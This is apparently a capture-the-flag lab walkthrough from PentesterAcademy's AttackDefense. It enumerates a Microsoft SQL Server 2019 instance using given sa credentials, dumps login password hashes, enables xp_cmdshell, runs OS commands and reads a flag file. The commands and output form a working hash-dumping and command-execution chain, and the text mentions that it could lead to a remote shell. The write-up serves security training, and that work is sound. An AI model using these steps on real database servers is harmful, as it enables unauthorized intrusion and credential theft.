
ATTACK
DEFENSE
by PentesterAcademy

Name	Recon: MSSQL: Linux CLI
URL	https://attackdefense.com/challengedetails?cid=2315
Type	Windows Recon: MSSQL

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the "**target**" file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# zsh
┌──(root㉿attackdefense)-[~]
└─# cat /root/Desktop/target
Target IP Address : 10.0.16.26

┌──(root㉿attackdefense)-[~]
└─#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.16.26

```
┌──(root💀 attackdefense)-[~]
└─# nmap 10.0.16.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-29 14:44 IST
Nmap scan report for ip-10-0-16-26.ap-southeast-1.compute.internal (10.0.16.26)
Host is up (0.0016s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1433/tcp open  ms-sql-s
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds

┌──(root💀 attackdefense)-[~]
└─#
```

Step 3: We have discovered that multiple ports are open. We will be focusing on port 1433 where the MSSQL server is running.

Running ms-sql-info Nmap script to discover MSSQL server information.

Command: nmap --script ms-sql-info -p 1433 10.0.16.26

```
┌──(root💀attackdefense)-[~]
└─# nmap --script ms-sql-info -p 1433 10.0.16.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-29 14:44 IST
Nmap scan report for ip-10-0-16-26.ap-southeast-1.compute.internal (10.0.16.26)
Host is up (0.0022s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s

Host script results:
| ms-sql-info:
|   10.0.16.26:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds

┌──(root💀attackdefense)-[~]
└─#
```

We have found that the target is running "**Microsoft SQL Server 2019**".

We will be using mssql-cli utility to connect to the target server.

MSSQL-CLI:

"A command-line client for SQL Server with auto-completion and syntax highlighting"

mssql-cli supports a rich interactive command-line experience, with features such as:

- Auto-completion: fewer keystrokes needed to complete complicated queries.
- Syntax highlighting: highlights T-SQL keywords.
- Query history: easily complete an auto-suggested query that was previously executed.
- Configuration file support: customize the mssql-cli experience for your needs.
- Multi-line queries: execute multiple queries at once using the multi-line edit mode.
- Non-interactive support: execute a query without jumping into the interactive experience.

Source: https://github.com/dbcli/mssql-cli

Step 4: Start the MSSQL-CLI and connect to the MSSQL using provided credentials i.e **sa:sweetness**

Command: python3 -m mssqlcli.main -S 10.0.16.26 -U sa -P sweetness

```
┌──(root㉿attackdefense)-[~]
└─# python3 -m mssqlcli.main -S 10.0.16.26 -U sa -P sweetness
master>
```

Step 5: Checking the version

Command: select @@version;

```
┌──(root㉿attackdefense)-[~]
└─# python3 -m mssqlcli.main -S 10.0.16.26 -U sa -P sweetness
master> select @@version
Time: 0.452s
+--------------------+
| (No column name)   |
|--------------------|
| Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
        Sep 24 2019 13:48:23
        Copyright (C) 2019 Microsoft Corporation
        Express Edition (64-bit) on Windows Server 2016 Datacenter 10.0 <X64> (Build 14393: ) (Hypervisor)
                  |
+--------------------+
(1 row affected)
master>
```

We have discovered the target machine OS and running the MSSQL version.

Step 6: Discover the target machine hostname.

Command: select host_name();

```
master> select host_name();
Time: 0.452s
+--------------------+
| (No column name)   |
|--------------------|
| attackdefense      |
+--------------------+
(1 row affected)
master>
```

Step 7: Determine users with sysadmin rights

Command: select loginname from syslogins where sysadmin = 1;

```
master> select loginname from syslogins where sysadmin = 1;
Time: 0.453s
+------------------------------+
| loginname                    |
|------------------------------|
| sa                           |
| EC2AMAZ-5861GL6\Administrator |
| NT SERVICE\SQLWriter         |
| NT SERVICE\Winmgmt           |
| NT Service\MSSQL$SQLEXPRESS  |
| dbadmin                      |
| admin                        |
+------------------------------+
(7 rows affected)
master>
```

The users dbadmin, admin, and sa have sysadmin privileges.

Step 8: Discover all the present databases.

Command: select name from sys.databases;

```
master> select name from sys.databases;
.......
Time: 0.453s
+--------+
| name   |
|--------|
| master |
| tempdb |
| model  |
| msdb   |
+--------+
(4 rows affected)
master>
```

There are a total of four databases i.e master, tempdb, model, msdb.

Step 9: Discover all MSSQL valid users.

Command: select * from sysusers;

```
master> select * from sysusers;
Time: 0.453s
+-------+----------+---------------------------------+-----------------------------------------------------------------
| uid   | status   | name                            | sid
|-------+----------+---------------------------------+-----------------------------------------------------------------
| 0     | 0        | public                          | 0x010500000000000904000000FB01993B66F9C34DBD9B2735F4CC0C93
| 1     | 0        | dbo                             | 0x01
| 2     | 0        | guest                           | 0x00
| 3     | 0        | INFORMATION_SCHEMA              | NULL
| 4     | 0        | sys                             | NULL
| 5     | 0        | ##MS_PolicyEventProcessingLogin## | 0x5681CCE7A1F1FF41B2F95CED7D792E70
| 6     | 0        | ##MS_AgentSigningCertificate##  | 0x010600000000000901000000 4C1967C27FEB2EAD332894C5A0779EAE202847C8
| 16384 | 0        | db_owner                        | 0x0105000000000009040000000000000000000000000000000000000400000
| 16385 | 0        | db_accessadmin                  | 0x0105000000000009040000000000000000000000000000000000001400000
| 16386 | 0        | db_securityadmin                | 0x0105000000000009040000000000000000000000000000000000002400000
| 16387 | 0        | db_ddladmin                     | 0x0105000000000009040000000000000000000000000000000000003400000
| 16389 | 0        | db_backupoperator               | 0x0105000000000009040000000000000000000000000000000000005400000
| 16390 | 0        | db_datareader                   | 0x0105000000000009040000000000000000000000000000000000006400000
| 16391 | 0        | db_datawriter                   | 0x0105000000000009040000000000000000000000000000000000007400000
| 16392 | 0        | db_denydatareader               | 0x0105000000000009040000000000000000000000000000000000008400000
| 16393 | 0        | db_denydatawriter               | 0x0105000000000009040000000000000000000000000000000000009400000
+-------+----------+---------------------------------+-----------------------------------------------------------------
(16 rows affected)
(END)
```

Step 10: Discover all the MSSQL users hashes

Command: select name, password_hash FROM master.sys.sql_logins

```
master> select name, password_hash FROM master.sys.sql_logins
Time: 0.453s
+-----------------------------------+------------------------------------------------------------------------------------------------------
| name                              | password_hash
|-----------------------------------+------------------------------------------------------------------------------------------------------
| sa                                | 0x0200C69F689FC2B06D50993BD23C5DEADB9DA476967DECD8501CD8F0627B8B997ADBA2A2CD9751573ACE03BFF0A3643
| ##MS_PolicyEventProcessingLogin## | 0x0200191CF079F310FB475527AC320ABA7A4E8D5C3567BEF2462B96CE8A8629B7F986ED344AA0963AC3A096DA77056DA
| ##MS_PolicyTsqlExecutionLogin##   | 0x0200677385ACFE08BB1119246CF20F9D17C3A0D86BBB1D48874725F2C2E0E021260B885D0BA067427E09AFAD9079E67
| dbadmin                           | 0x02001D7AF4A85FB776076813F7959FD95EF92BF26C8CF8D8D84EF8004FC000EEC4C33A0C1A0DFAF7CF4DEC178AEC2F0
| auditor                           | 0x0200DA4DC07649FD43417FB6E0F68CC510C7B2250E0FB97DF8FFA132FCCBB1C6F01B1B9F572892629A9A99CEF8BF43E
| admin                             | 0x0200A42261271BD38F007AB2E66C407DAB9A956D4D12BF9872CD185C0F630DF3A7CDB4B3B503BAD638328CBB47BBABB
+-----------------------------------+------------------------------------------------------------------------------------------------------
(6 rows affected)
(END)
```

We can crack these hashes using the john the ripper tool and get plain-text credentials.

Step 11: Identify that the xp_cmdshell is enabled or not.

Command: SELECT name, CONVERT(INT, ISNULL(value, value_in_use)) AS IsConfigured FROM sys.configurations WHERE name = 'xp_cmdshell';

```
master> SELECT name, CONVERT(INT, ISNULL(value, value_in_use)) AS IsConfigured FROM sys.configurations WHERE name = 'xp_cmdshell';
Time: 1.306s (a second)
+-------------+---------------+
| name        | IsConfigured  |
|-------------+---------------|
| xp_cmdshell | 0             |
+-------------+---------------+
(1 row affected)
master>
```

The xp_cmdshell is disabled on the target machine.

Step 12: Enable xp_cmdshell

Command: EXEC sp_configure 'show advanced options', 1;RECONFIGURE;exec SP_CONFIGURE 'xp_cmdshell', 1;RECONFIGURE

SELECT name, CONVERT(INT, ISNULL(value, value_in_use)) AS IsConfigured FROM sys.configurations WHERE name = 'xp_cmdshell';

```
master> EXEC sp_configure 'show advanced options', 1;RECONFIGURE;exec SP_CONFIGURE 'xp_cmdshell', 1;RECONFIGURE
Time: 1.005s (a second)
Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
Commands completed successfully.
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
Commands completed successfully.
master> SELECT name, CONVERT(INT, ISNULL(value, value_in_use)) AS IsConfigured FROM sys.configurations WHERE name = 'xp_cmdshell';
Time: 0.453s
+-------------+---------------+
| name        | IsConfigured  |
|-------------+---------------|
| xp_cmdshell | 1             |
+-------------+---------------+
(1 row affected)
master>
```

Because we are running as a sys privilege and hence we can modify and enable xp_cmdshell.

Now, we can directly execute system commands on the target machine via xp_cmdshell.

Step 13: Execute a command on the target machine.


Checking current running users.

Command: EXEC xp_cmdshell "whoami"

```
master> EXEC xp_cmdshell "whoami"
Time: 0.453s
+-----------------------------+
| output                      |
|-----------------------------|
| nt service\mssql$sqlexpress |
| NULL                        |
+-----------------------------+
(2 rows affected)
master>
```

Checking current path

Command: EXEC xp_cmdshell "echo %cd%"



Similarly, we can craft an MSSQL query to enumerate the databases and MSSQL configuration. Also, with the help of xp_cmdshell, we can gain a remote shell.

Step 14: Read the flag.

Commands: EXEC xp_cmdshell "dir C:\"
EXEC xp_cmdshell "type C:\flag.txt"

```
master> EXEC xp_cmdshell "dir C:\"
Time: 0.452s
+-------------------------------------------------------------+
| output                                                      |
|-------------------------------------------------------------|
|  Volume in drive C has no label.                            |
|  Volume Serial Number is 147C-E1FD                          |
| NULL                                                        |
|  Directory of C:\                                           |
| NULL                                                        |
| 01/20/2021  11:06 AM                32 flag.txt             |
| 02/23/2018  11:06 AM    <DIR>          PerfLogs             |
| 03/25/2021  05:11 AM    <DIR>          Program Files        |
| 03/25/2021  05:11 AM    <DIR>          Program Files (x86)  |
| 01/20/2021  07:17 AM    <DIR>          Users                |
| 01/20/2021  09:33 AM    <DIR>          Windows              |
|               1 File(s)             32 bytes               |
|               5 Dir(s)  14,059,528,192 bytes free           |
| NULL                                                        |
+-------------------------------------------------------------+
(14 rows affected)
master> EXEC xp_cmdshell "type C:\flag.txt"
Time: 1.254s (a second)
+----------------------------------+
| output                           |
|----------------------------------|
| 8ca7d051749cd5d3e1e741ef9c5b7da1 |
+----------------------------------+
(1 row affected)
master>
```

Flag: 8ca7d051749cd5d3e1e741ef9c5b7da1

References:

1. MSSQL (https://www.microsoft.com/en-in/sql-server/sql-server-2019)
2. MSSQL-CLI (https://github.com/dbcli/mssql-cli)